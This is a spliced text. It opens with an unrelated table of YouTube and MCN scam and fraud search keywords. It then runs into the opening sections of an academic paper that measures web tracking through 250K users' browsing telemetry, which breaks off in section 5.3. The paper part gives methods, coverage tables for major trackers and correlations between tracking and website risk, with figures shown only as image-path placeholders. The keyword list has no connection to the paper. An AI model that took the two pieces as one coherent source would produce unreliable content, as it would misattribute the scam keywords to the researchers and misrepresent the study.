mcn creator interaction	mcn creator scam	youtube copyright policy	youtube scam	youtube fraud
youtube affiliate	youtube affiliate scam	youtube content policy	youtube creator	youtube monetization policy
youtube advertising policy	youtube ad scam	youtube partner	youtube partner fraud	youtube partner scam
Exploit-specific Keywords				
youtube reupload	illegal reupload	youtube movie piracy	youtube movie site	link farming
youtube third-party affiliate	youtube fake views	youtube fake comments	youtube fake likes	youtube fake subscribers
youtube buy channel	youtube buy account	youtube buy monetized account	youtube sell channel	youtube sell account
youtube sell monetized account	youtube advertise link	youtube link in description	youtube go to link	youtube channel stealing
youtube channel content theft	youtube channel copyright	youtube channel stealing videos	youtube buy likes	youtube buy subscribers
youtube buy comments	youtube instant subscribers	youtube instant comments	youtube instant likes	youtube guarantee subscribers
youtube guarantee comments	youtube guarantee likes	MCN breach of contract	MCN not paying	MCN witholding payment
MCN content id theft	MCN stealing content	MCN theft	MCN claim copyright	MCN copyright infringement
MCN claim content id	MCN fake			

When Sally Met Trackers: Web Tracking From the Users' Perspective

Savino Dambra[1]
Eurecom
Norton Research Group

Iskander Sanchez-Rola[1]
Norton Research Group

Leyla Bilge
Norton Research Group

Davide Balzarotti
Eurecom

Abstract

Web tracking has evolved to become a norm on the Internet. As a matter of fact, the web tracking market has grown to raise billions of dollars. Privacy cautious web practitioners and researchers extensively studied the phenomenon proving how widespread this practice is, and providing effective solutions to give users the option of feeling private while freely surfing the web. However, because all those studies looked at this trend only from the trackers' perspective, still there are a lot of unknowns regarding what the real impact of tracking is on real users. Our goal with this paper is to fill this gap in the web tracking topic. Thanks to logs of web browsing telemetry, we were able to look at this trend from the users' eyes. Precisely, we measure how fast a user encounters trackers and research on options to reduce her privacy risk. Moreover, we also estimate the fraction of browsing histories that are known by trackers and discuss two tracking strategies to increase the existing knowledge about users.

1 Introduction

Third-party web tracking was first introduced to support web analytics and advertisement [30] but evolved over the years into a very widespread phenomenon employed for a wide range of purposes. Currently, more than 90% of the websites include at least one tracking script [16, 50], resulting in a multi-billion dollar business [21, 29, 36, 66] where many companies earn huge amounts of money by selling or leveraging the data collected from users.

Previous works showed that users are aware of this practice and have rightfully started to complain about the amounts of online tracking present on the web [46, 64]. On the other hand, those studies also reported that participants are surprised when confronted with detailed information about the extent and prevalence of web tracking [34, 64]: once aware of the actual impact, users' general attitudes often resulted in being at odds with such practices [34], and in stronger intentions to take privacy-protective actions [64].

[1] Savino Dambra and Iskander Sanchez-Rola contributed equally to this work as first authors

The scarcity of works that investigate how impactful web-tracking is for Internet users can explain why, despite being aware of the practice, only a few are conscious of the actual implications and take the appropriate actions to protect themselves. For example, only 7.74% of the browsers' market share belongs to privacy-centered browsers [26], 8.5% of the users reported the use of tracker-blocking tools [64], and just 0.59% of them use privacy-preserving search engines [54]. We believe that studies that look at the problem from the users' perspective to identify concrete evidence for its seriousness could be immensely helpful to the general population.

In fact, as mentioned earlier, web tracking is not a new phenomenon on the Internet and a wide corpus of previous works have analyzed both the impact and the prevalence of web tracking. However, previous studies have assessed its size by measuring how many websites contain trackers, or how many websites are known to a given tracking company [8, 24, 38, 55]. As we will demonstrate in this work, knowing in how many websites a tracker is detected is difficult to translate into how much the tracker knows about the average user. More than that, our experiments show that measuring the coverage by only crawling top-ranked websites results in gross under-estimation. In reality, users visit only a tiny fraction of the Internet websites – typically composed of a mix of popular (such as social networks, search engines, news) and less popular sites (such as regional pages, friends' blogs, or specific work-related sources). As a result, it is still unknown what fraction of the user's browsing history is known to web trackers or what fraction of trackers are encountered by each user.

In this work, we aim at filling this gap by complementing the current knowledge on web tracking with real-user browsing behaviors. We leverage the telemetry of 250K users and the information collected by a large-scale crawling experiment to analyze the impact that web tracking has on end-users located all around the world. Differently from previous studies, whose results are based on the analysis of the top websites listed on publicly available services [3, 4], the use of browsing telemetry allows us to exactly know when and which websites are accessed by users, without the need for distribution approximations. This allows us to precisely understand how often users

encounter new trackers, how many different ones, and what amount of information each tracker knows about them. As privacy advocates, we were extremely careful to preserve the privacy of the users in our dataset. All of our data was anonymized, and raw browsing histories were processed in an automated fashion, presented and analyzed only in aggregated form.

The paper is organized in two parts. First, we look at the web-tracking from a time and frequency perspective: for each user in our dataset, we estimate how long it takes to encounter all and a significant fraction of the trackers. We then perform a correlation analysis to understand what increases the privacy risk, discovering that there is an interesting relationship among privacy and security risks on the web. In the second part of the study, we estimate what percentage of the user's browsing history is known to trackers and investigate how much this knowledge could be extended through real or hypothetical collaborations among different tracking companies. For instance, our experiments show that the actual knowledge popular trackers have of the users' histories is almost **double** the estimate obtained by crawling the top Alexa popular domains. We also shed light on the most efficient monitoring strategy and what sensitive information could be learned about the users because they browse particular classes of websites.

We hope that our findings could bring awareness to the users and motivate them to use privacy-preserving solutions to prevent web tracking.

2 Background And Related Work

The first tracker, based on a cookie from `digital.net` in `microsoft.com`, was used in 1996 and discovered by an 'archaeological' study conducted by Lerner et al. [30] in 2016 by using the Internet Archives Wayback Machine [23].

The first analysis regarding web tracking was performed in 2009 by Krishnamurthy and Wills [27], where they examined the different technical ways in which third-parties could obtain user-related information. Three years later, the work from Mayer and Mitchell [33], and Roesner et al. [45], helped to lay the foundations for future studies. More recent studies showed that an increasingly larger percentage of the most popular websites include some form of tracking, and that they use a variety of techniques to do it [16, 24, 50, 55].

Olejnik et al. [40] were among the first to use real-user data to study web tracking. The authors discovered that 69% of the users in their dataset had a fingerprint that could differentiate them from the rest based on their web history. This study was recently replicated by Bird et al. [10] with 52K Firefox users, and found an even larger number, with 99% of them showing unique patterns. Falahrastegar et al. [19] also used the web history of real users to check whether user-specific IDs were being sent in requests: authors found this to be very common between certain groups of domains. Vallina et al. [61] performed instead a study based on network traffic of a mobile carrier to check not only the presence, but also the efficiency of the ecosystem based on energy consumption. They found that tracking is very widespread but the delivery strategy is inefficient.

During the last years, the number of works based on real-user data has increased. In 2018, Karaj et al. [25] performed a large-scale study using the information gathered from a browser extension. They calculated some general stats about the different trackers found online, and open-sourced the corresponding global results obtained from the dataset. At the same time, Papadopoulos et al. [42] presented a study focused on mobile devices. By using the data collected from 1,270 users, the authors quantified the economical cost of showing ads for companies, and the corresponding privacy loss by the users that receive them. The final results indicate that there is a clear imbalance between the two, with the users paying the highest price. The following year, Papadopoulos et al. [41] expanded their idea and analyzed the concept of tracking cookie synchronization by using another dataset of 850 real mobile users. They found that 97% of the users are actually exposed to this type of practices in the first week of browsing. Most recently, the work from Hu et al. [20] leveraged real-world browsing histories to measure the prevalence of different tracking organizations in UK and China. Authors discovered that there is a big difference in the companies involved, with home-grown third-party operators in China, and US players dominating the UK market. Finally, Mishra et al. [35] studied the relevance of the IP information in the web tracking ecosystem, analyzing the information received from 2,230 users. Results indicate that IP-based tracking is still a viable, as 87% of the participant retained the same address for multiple days.

In summary, many papers analyzed web tracking by using different types of telemetry, but they centered their work on very specific cases such as user identifiers [19, 41] or web history uniqueness [10, 40, 61]. Despite finding many interesting results, these studies lack a global overview of: i) the perspective of how the user arrives to that tracking situation, and ii) what is the strategy and knowledge that trackers follow. In this work, we try to find answers to these two questions.

3 Data Sources and Methodology

Our main dataset comes from the telemetry of a popular security company. The data, collected on the consumer hosts about the users' *web-browsing activity* is described in Section 3.1. We acquire the *category and risk score* (Section 3.3) for each domain in the telemetry and detect the *trackers* present on the webpages by using a custom crawler (Section 3.2). We also take advantage of a *linkage graph* published by Sanchez-Rola et al. [49] about the information-sharing relationships among different trackers (Section 3.4).

Each piece of information— from its collection, throughout its analysis, to its storing— is treated in a way that preserves the customers' privacy and identity. We never deanonymize users by looking at their browsing sessions and we only look at aggregated data. The authors had multiple discussions

(before and during the study) with the legal department of the company to get the approval for this study and make sure that the data was processed ethically and preserved the users' anonymity. In this respect, we detail all the adopted measures for each of the datasets in its dedicated subsection.

3.1 Web-browsing telemetry

This dataset contains the web-browsing history of 250K users. The telemetry is collected by the company's antivirus (AV) sensor installed on Windows machines and only includes users who *voluntarily* install the product, accept the company's privacy policy [39], and opt-in to share their data. The user identifier is anonymized on the client-side and sent in this form to a central system: in our study, we observe users only through numeric anonymized identifiers, that do not contain any detail or endpoint attribute able to trace back to their origin. The telemetry spans a period of 8 days and was collected from October 14th to 21st of 2019. The data includes a code that reports the country registered by the user when installing the AV software, a daily log with the list of domains browsed by each user, and the hour in which the request was performed. Overall, we count 2.35M distinct websites (0.8% were not accessible or offline), which finally accounted for 107M entries in the users' browsing history.

3.2 Website trackers

We identify the trackers that exist on the websites in our dataset through a custom crawling framework. Note that, to further preserve the privacy of the users, the necessary tracking-relation information is collected without any human intervention and nothing else related to the content of the website is collected. The framework has been developed in the first months of 2020, and run in early July 2020. The crawler is based on the open-source web browser Chromium and uses a custom instrumentation developed by using the Chrome debugging protocol (CDP) [11]. By connecting into its network tracing processes, we gather all the requests and responses performed by the browser during a web access. In order to avoid possible detections of our automated browser, we implemented the most recently-proposed methods [14, 51–53], also leveraged by other recent studies [47, 62]. When third-party scripts were loaded into each page we analyze the request, extract the destination domain and verify that the loaded entities were actually trackers by leveraging the tracker list used by Mozilla Firefox [37], and EasyPrivacy [15]. The two monitor different forms of tracking, such as web bugs, tracking scripts, and information collectors. Once the tracking domains are identified, we map the domain names to organizations based on three manually-curated lists: Disconnect [13], WhoTracks.me [12] and webxray [31].

We scanned the 2.33M websites in our telemetry using a server located in the US and discovered 6,320 distinct tracker names. To account for tracker variability due to geographic locations, we deployed additional crawlers in three different countries from three continents. For this, we leverage a commercial VPN service [6]. Specifically, we looked at browsing histories of users from France (6213), Brazil (5152), and Australia (5603), and crawled 130.70K, 67.81K, and 126.73K websites from the respective country. We report the results and compare them with the data collected from the US in Table 1. We found that on average 80.3% of the websites include exactly the same trackers, while another 6.9% has only one additional tracker. To obtain further insights into the remaining websites that have more than one different tracker ($\sim$12%), we compute the intersection over union (IoU) coefficient between the two sets of trackers obtained by crawling from US and the respective location: the rationale is that a result close to 1 (e.g., $>.8$) refers to very similar organization lists; on the other hand, a value close to 0 (e.g., $<.2$) implies the opposite. We finally assess that around 95.5% of the websites show no or subtle differences in the trackers detected, whereas we detect a diverse tracking ecosystem only on a very small subset of 4.5% domains. We dedicated appendix A to discuss the implications that the geographic location of the crawler has on our overall findings.

Table 1: Comparison summary between trackers detected crawling websites from US and France, Brazil and Australia

	US			
Country	Same trackers	$\pm$1 tracker	IoU >0.8	IoU <0.2
France	84.42%	5.52%	0.46%	4.97%
Brazil	79.28%	6.84%	1.14%	4.56%
Australia	77.20%	8.04%	1.84%	4.04%

3.3 Website categories and risk

By using the public classification service from the same security vendor detailed in Appendix C, we were able to assign a category to the websites in our telemetry. To better investigate the impact of tracking and the prevalence of different trackers on websites that could be related to user's sensitive information, we selected a set of *sensitive categories*: Health, Legal, Financial, Sexuality, Political, and Religion. Our decision was guided by categories defined as sensitive in various data protection laws [17, 18, 28], and used in recent studies [32, 48]. Finally, we additionally assigned a security-related risk level to each distinct website in the telemetry by leveraging the rating service from the security vendor described in Appendix D. For a given domain, the service outputs a score between 1 (completely safe) and 10 (certainly malicious).

3.4 Tracker relationships

A previous study [49] investigated the relationships among 810K actors during the creation and sharing of cookies

through cookie chains. In particular, the authors shed light on the role of those acting as dispatchers of information, receivers, or cookies direct creators.

We manually extracted the dependency relationships of the top trackers from the linkage graph and its related table in their manuscript, and used them to evaluate information sharing between a sender and a receiver organization. In this measurement, we assume that this happens in all the cases, i.e., the former always shares any data with the latter: although for many of the relationships this does not match the reality —trackers share part of the information and not for all the webpages—, in our discussion we consider it as an upper bound in order to evaluate the worst-case scenario for some of our findings.

4 Dataset Statistics

The users in our telemetry span 214 of the 249 countries with an assigned ISO 3166-1 code [2]. More than 44% of the users are located in North America (with 38% of them in the United States). Asia and Europe follow with about 20% of the users each. In South America, Africa and Oceania we find the lowest percentages (less than 17% overall). We report the complete geographical breakdown in Table 9 in Appendix B.

On average, the median user is active slightly less than 6 days out of 8, and for a number of hours per day that ranges from 3 to 10. We report a graphical summary of users' activity in terms of mean browsing days and hours in Appendix E.

We further look at the aggregated users' browsing behaviors in our dataset: we detect that on average during the 8 days, users present a history with 406 entries, browse 19 distinct categories, 118 different webpages, visit more than once 59 of them, and encounter 3,170 trackers from 177 distinct organizations. Additionally, we measure that 93% of them have less than 10 trackers, and for a single webpage visited, users encounter on average 3.5 different trackers.

In Table 2 we provide a summary of both sensitive and top-10 categories in our dataset, sorted by the number of websites they encompass. Webpages related to users' *Health* are the most frequent among the sensitive categories, also reporting the longest list of trackers encountered (34% of the 6,320 trackers). On the contrary, the *Political* category, the smallest among the sensitive category in terms of number of websites, visiting users, and different trackers detected, shows the highest average of trackers. This suggests that fewer organizations focus on political websites but more consistently. We will come back to this comparison in Section 6, when we will discuss in more detail which and how much sensitive information the different trackers can obtain about users. Regarding the other, non-sensitive, categories almost the totality of users browse websites classified in the *Technology/Internet* and *Business/Economy* groups: we indeed detect in the pages of these two categories almost 50% of the tracking organizations.

We finally analyze the coverage of the top 20 trackers in our dataset, reporting the percentage of known history, websites and users who encounter them in Table 3, together with the average values for all the trackers. We point out to the reader the subtle difference between two recurrent concepts throughout the manuscript: when computing the known history percentage by a tracker, we refer to the portion of entries in our telemetry in which we detect the tracker —thus also considering revisited websites across hours and days. On the contrary, when reporting the known website percentage, we only consider the fraction of unique website IDs —i.e., we do not take into account revisited webpages.

Table 2: Overview of sensitive (above) and top-10 (below) categories in our dataset

Category	% Websites	Avg Trackers	% Trackers	% Users
Health	4.89	10.80	34.78	33.89
Sexuality	2.89	2.82	24.75	17.97
Financial	2.00	7.77	29.11	53.86
Legal	1.95	2.64	19.73	34.62
Religion	1.91	8.29	20.41	19.84
Political	0.52	14.25	16.66	11.58
Business/Economy	11.62	8.64	48.94	83.30
Technology/Internet	6.55	9.36	46.06	99.18
Shopping	6.37	14.52	38.32	58.56
Education	4.44	7.01	30.97	50.68
Suspicious	3.79	1.45	28.84	40.49
Entertainment	3.47	13.84	40.41	53.34
Travel	2.76	8.27	31.33	33.36
Search Engines	2.43	3.43	26.41	94.32
Restaurants/Food	2.24	18.90	27.07	21.85
Personal Sites	2.18	8.90	26.61	19.66

At a glance, Google clearly stands out, being directly present in almost 73% of the websites in our dataset. The other top-20 tracking organizations cover on average 15.27% of users' history and 8.45% of the websites. From the users' perspective, almost all of them encounter at least once one of the top organizations in Table 3. Interestingly, while the average number of users reached by a single tracker is 3%, we measure that almost the totality encounters at least one tracker. The few exceptions – 419 users corresponding to 0.16% of the total – have a clean and not-tracked history. However, the small number together with the fact that those users only browsed an average of two different websites in 8 days, suggests that in practice *everyone* who browses the web is tracked to some extent.

It is also interesting to observe the difference between the two middle columns, i.e., the coverage in terms of unique websites and the one in terms of entries in the users' browsing history. Google is the only tracker in which the first is bigger than the second, meaning that it is the only company that also covers many less popular websites that do not receive many visits. Microsoft is instead an example of a company that seems to focus mostly on popular sites, as shown by the fact that its history coverage is more than five times the one of websites.

Table 3: Coverage overview for the top-20 companies involved in tracking in our dataset. The percentage of users' history (websites) without any trackers is 20.07 (23.11).

Tracker	% History	% Websites	% Users
Google	63.07	72.33	99.76
Facebook	30.05	26.53	98.33
Microsoft	22.97	4.11	97.56
Adobe	19.92	7.83	97.42
Appnexus	18.91	5.27	97.58
Yahoo!	17.36	5.33	97.05
Twitter	16.73	6.10	96.85
Rubiconproject	15.16	4.52	96.79
Thetradedesk	14.54	3.61	96.37
Rapleaf	13.92	4.19	96.12
Casalemedia	13.68	4.26	96.61
Pubmatic	13.30	4.08	96.45
Openx	13.09	4.16	96.40
Mediamath	12.69	2.49	96.56
Drawbridge	12.41	3.30	94.39
Amazon.com	12.00	2.69	95.14
Akamaitechnologies	11.53	1.11	95.48
Linkedin	11.33	2.09	94.13
Quantcast	10.84	3.68	95.81
Taboola	9.65	1.45	94.24
Average	0.14	0.06	3.00
Untracked	20.07	23.11	0.16

4.1 Dataset Limitations

Although our telemetry is large and contains hundreds of thousands of users from almost every region in the world, it may still be subject to some selection biases. For instance, it only includes users who protected themselves by installing an AV product and opted in to share their data: users who decided not to opt-in due to privacy concerns could behave differently, being more conscious with respect to tracking and high-risk websites. Furthermore, our entire telemetry comes from Windows machines. It is possible that users running other OSes (e.g., macOS and Linux) or browsing through mobile devices may exhibit a different behavior. Moreover, our data covers only 8 days of users' browsing experiences. As we will discuss in the following sections, users encounter the vast majority of the trackers already in the first day of browsing. Therefore, it is very unlikely that the final results would significantly get impacted with more data.

5 Standing in users' shoes

We start our analysis of web tracking by looking at the trends from the users' perspective. Our goal is to use our telemetry information to estimate how much, and how fast, real users encounter web trackers during their daily activity. We are also interested in finding whether some users are more exposed than others, or whether a certain class of online behavior leads to higher or lower privacy risks.




Figure 1: Cumulative and daily distribution of new trackers encountered per hour of activity. For the j^{th} daily curve, the i^{th} hours close to the boundary with the next day refer to users active i hours in the j^{th} day —thus active almost all the j^{th} day.

5.1 How long does it take for a user to encounter trackers?

To answer this first question we investigate the relationship between the time a user spends browsing the Web and the number of new trackers she encounters. To this end, we initialize a *cumulative* tracker set for each user. Then, for each cumulative i^{th} hour spent browsing, we add the new trackers encountered to the set and register its length variation from the previous time interval. Each i^{th} point of the blue curve in Figure 1 is then obtained by averaging the i^{th} values of all the users active at least i hours.

In a similar way, we maintain also a *daily* set for each user. For every j^{th} day, we add new trackers and register variations as for the cumulative case. We finally compute each of the i^{th} points for a j^{th} daily curve in Figure 1 by averaging the values of users active at least i hours in the j^{th} day. We do not include the daily plot of the 8th day in our telemetry because our data does not cover all its 24 hours.

The analysis of Figure 1 provides three important findings. First, the curve of new trackers per hour of activity follows a decreasing exponential distribution, with a drastic drop in the first 12 hours. Indeed, the average of new trackers encountered falls below 5 after 12 hours, below 2 after 22 hours and users encounter almost no new tracker after 35 hours of activity.

Another way to look at this data is to compute how many hours it takes for users to encounter a given percentage of all the trackers they encountered during the week under analysis (on average 177 trackers per user). In this case, on average after 2, 12, and 24 hours of activity users have already encountered respectively 50%, 84%, and 94% of their trackers.

The second interesting finding is that given a window of

i hours (e.g., 24), users who are active for more consecutive hours encounters a higher number of trackers with respect to the others. This discrepancy is clearly visible in Figure 1, when comparing the first part of the cumulative curve with the daily curve of the first day.

For instance, we can consider two users that both have three hours of activity over a 24h window. The first browses the Web in three separate sessions of one hour each – in the morning, afternoon, and evening. The second browses instead for three hours straight in a single session. In our experiments, we noticed that the second user is more likely to encounter a higher number of unique trackers. And the reason is that sessions that are far apart are more likely to have larger intersections in the visited websites. In other words, the likelihood of revisiting the same websites and running into already encountered trackers is higher in those cases. On the contrary, users characterized by longer browsing sessions show higher variability in the websites and trackers encountered.

The third observation we can make from Figure 1 is that all daily curves have really similar shapes, with a sudden decrease in the number of new encountered trackers in the very first hours. This suggests that, even if the user would restart with a clean browsing history every day, it would only take two hours on average to re-encounter 50% of all trackers. In other words, if a user encounters on average 177 different trackers per week, half of them are regularly encountered every day within the first two hours of web browsing.

So far we have captured the users' activity by counting the time they spend browsing. Another way to do that is to count the number of visited sites. The trend of how the newly encountered trackers evolves for each new website visited is summarized in Figure 2. The points on the blue curve are obtained by averaging the number of new trackers encountered for the i^{th} new visited website, among users who browse at least i distinct websites. The distribution in Figure 2 shows a similar trend of the corresponding cumulative curve when considering the hours of activity (Figure 1). The exponential shape has a maximum at 9 — suggesting that users encounter more than the average of 3.5 trackers when visiting the very first website, probably indicating a popular page with multiple trackers—, and quickly drops: after 20 different websites, users only encounter on average 2 new trackers. When computed in percentages, our data shows that by visiting 22, 100, and 300 distinct websites, the trackers encountered are respectively 50%, 75%, and 85% of the total encountered over the week.

However, this represents a *best-case scenario* that considers each tracker in isolation. In reality, trackers also exchange data with one another. Therefore, we complement our analysis by plotting a second curve, but this time considering the relationships among the different actors indicated in Section 3.4. In this case, when we add a new encountered tracker to the set, we also add all other trackers that directly receive information from it [49]. This curve, in orange in the graph, represents a *worst-case scenario*. In fact, the fact that




Figure 2: Average number of new trackers per new website




Figure 3: Correlation trend between the number of visited websites and encountered trackers

a relationship exists between two trackers does not imply that the two companies share *all* data about all users on all websites. Therefore, reality lies somewhere in between the two curves.

Even in the worst-case scenario, it is interesting to observe that the data shared among trackers exposes the users to a higher number of tracking companies for the first few visited websites. However, after around 20 websites the two curves overlap, showing that at that point the number of new trackers encountered by the user is independent from possible collaborations among trackers.

Summary: users find half of the trackers they are going to find during the full week just in the first hours and website visits (this pattern happens every day). Moreover, users who are active for more consecutive hours, tend to find a more variety of trackers.




Figure 4: Website reputation distribution for *UO* and *LO*. The difference between the means in the two groups is significantly different $(Welch'st = 113.06, p < 0.001)$.




Figure 5: Website risk score distribution for *UO* and *LO* The difference between the means in the two groups is significantly different $(Welch'st = 432.41, p < 0.001)$.

5.2 Is there a correlation among distinct visited websites and encountered trackers?

We now look at the correlation between the total number of distinct websites visited by a user and the number of encountered trackers. In particular, we are interested in finding (and comparing) those users that encounter a disproportionate number of trackers despite visiting a few websites, and those that instead encounter a few trackers while visiting many different pages.

To begin with, we compute the two attributes (distinct websites and distinct trackers) and plot them for each user in Figure 3: a point (x,y) on the red curve represents the average number y of trackers encountered for users who visit x different websites, and the green area defines the 95% confidence interval.

The total number of visited websites positively correlates with the trackers encountered (Pearson Correlation Coefficient: 0.98, $p < 0.001$). However, Figure 3 exhibits two classes of outliers, whose attributes fall out outside the confidence interval boundaries. Specifically, we define *Upper Outliers (UO)* those with an abnormal-higher ratio between encountered trackers and visited websites (blue dots in the picture, users that encounter a lot of trackers while not visiting many websites). On the contrary, we report in orange the *Lower Outliers (LO)* (users that browse a lot but encounter less trackers), for which this ratio is lower than the average and outside the confidence interval. The UO and LO sets contain respectively 6,726 and 5,552 users, which together account for 4.6% of the users in our dataset.

To investigate whether any significant difference exists in the websites visited by the two groups of outliers, we use two metrics: popularity and security risk score. We compute the popularity of each website in our telemetry by simply considering the number of times it appears in different users' browsing histories. This score is conceptually similar to the reputation returned by online rating services [3–5, 7], and it is strictly related to the data in our experiment.

Given a popularity x, we separately plot for each group the sum of visits that each distinct website with reputation x receives (Figure 4). We next compute the weighted average for UO and LO according to the following criterion:

$$Wavg = \frac{\sum_{reput=1}^{max_reput} reput * visits(reput)}{sum(visits)}$$

The two averages, represented by the vertical lines in the figure, show that users that encounter fewer trackers (LO group) are indeed visiting less popular websites. Instead, users who browse fewer websites but encounter on average more trackers mainly visit popular web pages: this is the case, for instance, of very popular news websites, social media, and online marketplaces, which incorporate a large number of advertisers, and a myriad of analytics services. For those users within the green zone in Figure 3, the reputation score falls between the one of UO and LO (i.e., 3,997), confirming our hypothesis that reputable sites are more tracked.

To compute the security risk score we leverage the website risk score provided by the AV vendor. Then, for each set of users, we split the websites they visited according to their risk value, and plot a histogram with the percentage of the total history they account for (Figure 5). The figure also includes the weighted average of both groups, computed by following the same procedure described for Figure 4. The plot shows that users in the UO group mainly browse benign websites. In our dataset, not a single website visited by these users had a rating that classifies it as either suspicious or malicious ($>=6$). On the other end of the spectrum, users in the LO group visit a larger percentage of dangerous sites. Similarly, the users in the green zone visit websites with low-risk scores however slightly higher than those UO users (2.6 risk score).

Table 4: Zero-Tracker website percentage and risk score for top and bottom 0-tracker categories

Category	% with zero trackers	Avg risk
Malicious Outbound Data/Botnets	90.23	9.40
Business/Economy	70.45	3.93
Potentially Unwanted Software	56.75	7.00
Spam	56.21	7.00
Placeholders	55.81	6.00
Suspicious	53.41	7.58
Scam/Questionable/Illegal	49.24	7.35
Email	43.69	4.47
Malicious Sources/Malnets	42.89	9.99
Social Networking	12.92	4.09
E-Card/Invitations	12.69	3.44
Informational	12.39	3.93
Alcohol	12.11	4.03
Translation	12.02	3.29
Restaurants/Food	11.85	4.19
Charitable Organizations	11.78	3.95
News/Media	10.93	3.77

Overall, we found that websites that include no trackers are often less popular and characterized by a higher security risk. Table 4 reports the top and bottom website categories, sorted by the percentage of webpages in which we do not detect any trackers. The top categories show a considerably higher risk score (6.96 on average) than the bottom (3.90 on average) suggesting that the former often present suspicious or malicious content rather than the latter (confirmed also by the category names). A clear exception in the top half of the table is represented by the *Business/Economy* category, which is both low-risk and low-tracking. This category represents websites devoted to businesses (including information and management) that are not linked to any selling activity. Taking this into account, a possible explanation is that websites in this group are directly related to customers or employees, so they do not include any type of tracking.

Summary: the more a user stays away from dubious websites, the more trackers she encounters. On the opposite, users that spend more time on less popular and high-risk sites are more exposed to security risks but less exposed to tracking.

5.3 How Frequently do Users Encounter the Same Trackers?

So far we only looked at how often users encounter new trackers. But the key point of tracking is identifying the same user across different websites. So, if a user encounters a specific tracker only once a day, then deleting its cookie at the end of the browsing session could prevent the tracker to connect the different visited sites. It is clearly possible that some trackers perform some type of browser fingerprinting [24] in order to be able to track users around. In these cases, deleting cookies would not avoid tracking. However, as cookies are still the de-facto tracking method on the web [49], we wanted to investigate how effective the cookie cleaning option could be to improve users' privacy posture.

